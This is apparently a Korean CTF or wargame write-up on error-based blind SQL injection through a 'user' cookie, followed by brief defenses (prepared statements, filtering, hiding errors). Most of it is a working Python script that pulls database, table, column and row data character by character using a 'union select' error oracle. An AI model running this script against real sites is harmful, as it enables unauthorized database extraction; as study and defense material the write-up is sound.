한개의 컬럼을 가져와야 하는데 두개의 컬럼을 가져오게 만들어 고의적으로 에러를 유발하는 구문이다.

다음과 같이 마이페이지를 불러오는 페이지가 있다.

 

1번문제와 비슷한 형식이다


jdleaf' => 에러발생

jdleaf' and '1'='1 => 정상출력

jdleaf' and '1'='2 => 정상출력


이때 고의적으로 에러를 발생시키려면

select 1 union select 2 구문을 활용해주면 된다.

user = jdleaf' and (select 1 union select 2 where [__조건__]) and '1'='1

와 같이 사용하게되면

조건이 참일 경우 => 두개의 행이 출력되어 에러발생

조건이 거짓일 경우 => 한개의 행만 출력되어 에러발생 X


참과 거짓을 이용해 Flag를 획득할수 있다.

>사용한코드

더보기
import requests

# user=jdleaf' and (select 1 union select 2) and '1'='1
cText = 'DB Error.'
_format = "jdleaf' and (select 1 union select 2 where ({})) and '1'='1"
print('[i] 1. DB정보 알아내기')
print('[i] 2. Table정보 알아내기')
print('[i] 3. Column정보 알아내기')
print('[i] 4. 데이터 추출하기')

start = int(input('원하는 숫자를 입력해주세요 : '))

def lengthCheck(Text):
    print("[*]Length Check.")
    result = 0
    for i in range(1,100):
        header = {
            'COOKIE' : "user="+Text.format(i,'>',0)+"; PHPSESSID=eo13i31f2pfkjir5715an8bhi8",
        }
        rep = requests.get(TARGET,headers=header)
        if i == 1 and cText not in rep.text:
            print("[*]더이상 데이터가 존재하지 않거나 존재하지 않는 데이터입니다.")
            exit()
        if cText in rep.text:
            result = i
        else:
            print("[*] Length : ", result)
            return(result)
            break
       
#DB정보 알아내기
if start==1:
    Text = _format.format("(ascii(substr((select database()),{},1)) {} {})")
    result = ''
    _length = lengthCheck(Text)
    for i in range(1,_length+1):
        for j in range(30,130):
            header = {
                'COOKIE' : "user="+Text.format(i,'=',j)+"; PHPSESSID=eo13i31f2pfkjir5715an8bhi8",
            }
            rep = requests.get(TARGET,headers=header)
            if cText in rep.text:
                print('GET!',chr(j))
                result += chr(j)
                print(result)
                break
    print(result)

#Table정보 알아내기
if start ==2:
    row = input("몇번째 행의 테이블을 보시겠습니까?[0~n] :")
    dbName = input("DB이름을 입력해주세요 : ")
    Text = _format.format("(ascii(substr((select table_name from information_schema.tables where table_schema ='"+dbName+"' limit "+row+",1),{},1)) {} {})")
    # print(Text)
    result =''
    _length = lengthCheck(Text)
    for i in range(1,_length+1):
        for j in range(30,130):
            header = {
                'COOKIE' : "user="+Text.format(i,'=',j)+"; PHPSESSID=eo13i31f2pfkjir5715an8bhi8",
            }
            rep = requests.get(TARGET,headers=header)
            if cText in rep.text:
                print('GET!',chr(j))
                result += chr(j)
                print(result)
                break
    print(result)

#Column정보 알아내기
if start == 3:
    tbName = input("테이블 이름을 입력해주세요 : ")
    for row in range(6): # 행의 개수(?)
        Text = _format.format("(ascii(substr((select column_name from information_schema.columns where table_name = '"+tbName+"' limit "+str(row)+",1),{},1)) {} {})")
        result =''
        _length = lengthCheck(Text)
        for i in range(1,_length+1):
            for j in range(30,130):
                header = {
                     'COOKIE' : "user="+Text.format(i,'=',j)+"; PHPSESSID=eo13i31f2pfkjir5715an8bhi8",
                }
                rep = requests.get(TARGET,headers=header)
                if cText in rep.text:
                    print('GET!',chr(j))
                    result += chr(j)
                    print(result)
                    break
        print(result)

#데이터 추출하기
if start == 4:
    tbName = input("테이블 이름을 입력해주세요 : ")
    tbColumn = input("컬럼 이름을 입력해주세요: ")
    for row in range(6): # 행의 개수(?)
        Text = _format.format("(ascii(substr((select "+tbColumn+" from "+tbName+" limit "+str(row)+",1),{},1)) {} {})")
        result =''
        _length = lengthCheck(Text)
        for i in range(1,_length+1):
            for j in range(30,130):
                header = {
                    'COOKIE' : "user="+Text.format(i,'=',j)+"; PHPSESSID=eo13i31f2pfkjir5715an8bhi8",
                }
                rep = requests.get(TARGET,headers=header)
                if cText in rep.text:
                    print('GET!',chr(j))
                    result += chr(j)
                    print(result)
                    break
        print(result)

SQL Injection 대응방법.


1. Prepared statement 사용

=> prepared statement는 속도를 향상시키기 위해 미리 SQL 구문을 컴파일 한 후에 그 안에 값을 컴파일 하여 실행시키는 방식으로 진행되기 때문에 SQL Injection 공격이 먹히지않는다!


**prepared statement 못 쓰는 경우.

더보기

 - Order by
 - table 이름, Column 이름


2. White List Filtering 사용

=> select, 따옴표 와 같은 단어를 입력받을시 실행하지않는 구문을 추가해주어 필터링을 해준다.


3. 에러메시지 출력X

=> Error based SQL Injection과 같이 에러메시지를 통해 SQL Injection 공격이 가능하므로 사용자는 에러메세지에 접근할수 없도록 설정해둔다.